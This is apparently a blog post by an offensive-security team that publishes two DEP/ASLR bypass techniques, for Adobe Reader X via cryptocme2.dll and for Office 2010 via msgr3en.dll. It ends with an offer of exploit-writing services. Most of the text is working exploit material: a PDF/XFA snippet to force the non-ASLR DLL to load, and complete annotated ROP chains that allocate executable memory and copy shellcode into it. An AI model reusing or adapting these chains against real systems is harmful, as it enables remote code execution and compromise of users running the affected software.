Tatsumaki (A.K.A tornado) is our unpublished method for bypassing DEP/ASLR in Adobe-X (not the sandbox) in the latest adobe there is not well known the dll is called "cryptocme2.dll" and it's a bit tricky to load! But for doing this you can use following lines in your exploit.

```
<</Type/Catalog/Pages 3 0 R/OpenAction 5 0 R/AcroForm 7 0 R >>

And then

8 0 obj
<</Length 372>>
stream
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/2.6/">
<present><pdf><interactive>1</interactive></pdf></present>
</config>
<template xmlns="http://www.xfa.org/schema/xfa-template/2.6/">
<subform name="form1" layout="tb" locale="en_US">
<pageSet></pageSet>
```

```
</subform></template></xdp:xdp>

endstream
endobj
xref
```

Now It will load the non-aslr dll and you can use it for your purpose. Here is our ROP from it !

```
//////////////////////////////////// ROP ////////////////////////////////////
                "%u3A59%u1000" + // eax = 0x11111110 -->    0x10003A59 :   # ADD ESP,38 # RETN
        [Module : cryptocme2.dll] --> ESP = eax + 0x4 + 0x38

                "%u0000%u0000" + // eax+0x4

                "%u1237%u1001" + // eax+0x8 -> EIP -->                  0x10011237 :  # XCHG EAX,ESP
# RETN  [Module : cryptocme2.dll]
                "%u0000%u0000" + // eax+0xC
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u60B7%u1006" + // eax + 0x4 + 0x38 --> 0x100660B7
                //        100660B7   FF15 90700A10  CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>]
                //        100660BD   85C0         TEST EAX,EAX
                //        100660BF   75 06        JNZ SHORT cryptocm.100660C7
                //        100660C1   B8 13270000    MOV EAX,2713
                //        100660C6   C3           RETN
                //        100660C7   8B4C24 04     MOV ECX,DWORD PTR SS:[ESP+4]
                //        100660CB   8901         MOV DWORD PTR DS:[ECX],EAX
                //        100660CD   33C0         XOR EAX,EAX
                //        100660CF   C3           RETN
                "%u0000%u0000" + // Address            = NULL
                "%u0400%u0000" + // Size                       = 512
                "%u1000%u0000" + // AllocationType   = MEM_COMMIT
                "%u0040%u0000" + // Protect            = PAGE_EXECUTE_READWRITE
                "%u8756%u1000" + // esp ->    0x10008756 :    # ADD ESP,0C # POP ESI # RETN
        [Module : cryptocme2.dll]
                "%u0c0c%u0c0c" + // esp+0x4 --> Save Allocated Address to 0x0C0C0C0C
                "%u0000%u0000" +
                "%u0000%u0000" +
```

```
                "%u0000%u0000" +
                "%u90AF%u1000" + // 0x100090AF : POP ECX # RETN    [Module : cryptocme2.dll]
                "%u0BF8%u0C0C" + // Pop Into ECX ( 0x0C0C0C0C-0x14 )
                "%u0FEA%u1001" + // 0x10010FEA :  # MOV EAX,DWORD PTR DS:[ECX+14] # RETN
        [Module : cryptocme2.dll]
                "%uCD87%u1009" + // 0x1009CD87 :  # MOV DWORD PTR SS:[ESP+8],EAX # MOV
EAX,DWORD PTR SS:[ESP+8] # POP ESI # RETN   [Module : cryptocme2.dll]
                "%u0000%u0000" +
                "%u9E0E%u1003" + // 0x10039E0E :  # POP EDI # RETN [Module : cryptocme2.dll]
                "%u0000%u0000" +
                "%u9DBE%u1003" + // 0x10039DBE :  # POP ESI # RETN          [Module          :
cryptocme2.dll]
                "%u11C0%u1111" + // Pop Into ESI ( Shellcode Address )
                "%uACA3%u1003" + // 0x1003ACA3 :  # POP ECX # RETN          [Module          :
cryptocme2.dll]
                "%u0080%u0000" + // Pop Into ECX ( Copy Size = 512/4 )
                "%u2C50%u1000" +
                //  10002C50   F3:A5        REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
                //  10002C52   5F           POP EDI
                //  10002C53   33C0         XOR EAX,EAX
                //  10002C55   5E           POP ESI
                //  10002C56   C3           RETN
                "%u0000%u0000" +
                "%u0000%u0000" +
                "%u90AF%u1000" + // 0x100090AF : POP ECX # RETN    [Module : cryptocme2.dll]
                "%u0BF8%u0C0C" + // Pop Into ECX ( 0x0C0C0C0C-0x14 )
                "%u0FEA%u1001" + // 0x10010FEA :  # MOV EAX,DWORD PTR DS:[ECX+14] # RETN
        [Module : cryptocme2.dll]
                "%u815E%u1009" + // 0x1009815E :  # MOV DWORD PTR SS:[ESP],EAX # RETN
        [Module : cryptocme2.dll]
                "%u0000%u0000" +
```

Second 0day Ikazuchi:

Ikazuchi (A.K.A thunder) is second unpublished (but known) method for bypassing DEP/ ASLR in office 2010! This time the DLL is called msgr3en.dll and will load after office got load! But you can with some other tricks like embedding. And here is our tricky ROP from this module used for CVE-2010-333

https://www.corelan.be/index.php/security/rop-gadgets/ you can use corelan gadget and note that loading this DLL is the key of using this method.

```
3F2CB9E0    POP ECX
                        RETN
    # HeapCreate() IAT = 3F10115C

3F389CA5        MOV EAX,DWORD PTR DS:[ECX]
                        RETN
    # EAX == HeapCreate() Address

3F39AFCF        CALL EAX
                        RETN
    # Call HeapCreate() and Create a Executable Heap :D
    # after this call, EAX contain our Heap Address.

0x3F2CB9E0      POP ECX
    RETN
    # pop 0x00008000 into ECX

0x3F39CB46    ADD EAX,ECX
    POP ESI
    RETN
    # add ECX to EAX and instead of calling HeapAlloc,
    # now EAX point to the RWX Heap :D

0x3F2CB9E0    POP ECX
    RETN
    # pop 0x3F3B3DC0 into ECX, it is a writable address.

0x3F2233CC    MOV DWORD PTR DS:[ECX],EAX
    RETN
    # storing our RWX Heap Address into 0x3F3B3DC0 ( ECX ) for further use ;)

0x3F2D59DF    POP EAX
    ADD DWORD PTR DS:[EAX],ESP
    RETN
    # pop 0x3F3B3DC4 into EAX , it is writable address with zero!
    # then we add ESP to the Zero which result in storing ESP into that address,
    # we need ESP address for copying shellcode ( which stores in Stack ),
    # and we have to get it dynamically at run-time, now with my tricky instruction, we have it!
0x3F2F18CC    POP EAX
    RETN
    # pop 0x3F3B3DC4 ( ESP address ) into EAX

0x3F2B745E    MOV ECX,DWORD PTR DS:[EAX]
    RETN
    # now ECX point to nearly offset of Stack.
0x3F39795E    POP EDX
    RETN
```

```
    # pop 0x00000024 into EDX
0x3F39CB44   ADD ECX,EDX
    ADD EAX,ECX
    POP ESI
    RETN
    # add 0x24 to ECX ( Stack address )
0x3F398267   MOV EAX,ECX
    RETN
    # EAX = ECX ; )
0x3F3A16DE   MOV DWORD PTR DS:[ECX],EAX
    XOR EAX,EAX
    POP ESI
    RETN
    # mov EAX ( Stack Address + 24 = Current ESP value ) into the current Stack Location,
    # and the popping it into ESI ! now ESI point where shellcode stores in stack :D
0x3F398267   MOV EAX,ECX
    RETN
    # EAX = ECX ; )
3F2CB9E0   POP ECX
    RETN
    # pop 0x3F3B3DC0 ( Saved Heap address ) into ECX
0x3F389CA5   MOV EAX,DWORD PTR DS:[ECX]
    RETN
    # now EAX point to our RWX Heap
0x3F2B0A7C   XCHG EAX,EDI
    RETN 4
    # EDI = Our RWX Heap Address
3F2CB9E0   POP ECX
    RETN
    # pop 0x3F3B3DC0 ( Saved Heap address ) into ECX
0x3F389CA5   MOV EAX,DWORD PTR DS:[ECX]
    RETN
    # now EAX point to our RWX Heap
0x3F38BEFB   ADD AL,58
    RETN
    # just skip some junks ; )
3F2CB9E0   POP ECX
    RETN
    # pop 0x00000080 into ECX ( 0x80 * 4 = 0x200 = Copy lent )
3F3441B4   REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
    POP EDI
    POP ESI
    RETN
    # Copy shellcode from stack into RWX Heap
3F39AFCF   CALL EAX
    RETN
    # KABOOM !!!
```

Third 0day Sugokunai:

Sugokunai (A.K.A Cool) is third 0day and is not really 0day. It's our free offer that we give to all "verified" companies (AV / IPS / Security / Pen test Team) .

You can watch list of all modules exist in WP here:

https://forum.immunityinc.com/community/profile/337/

If you need any exploit from this list we can write a fully functional one + signature for your IPS/ID S without any conflict with their modules due to we don't really have WP.

There is tree note in this service:

- You should get verified
- This offer will expire in 10 day
- You can't ask for their 0day (not too much 0day) science we don't have WP

Final Note:

At the end we just wrote this article to show people there where nothing to hide and our team don't RIP a simple exploit for a 100$ exploit bounty. As you know right now abysssec is one of most active offensive-security teams in the world and we always try to have new ideas.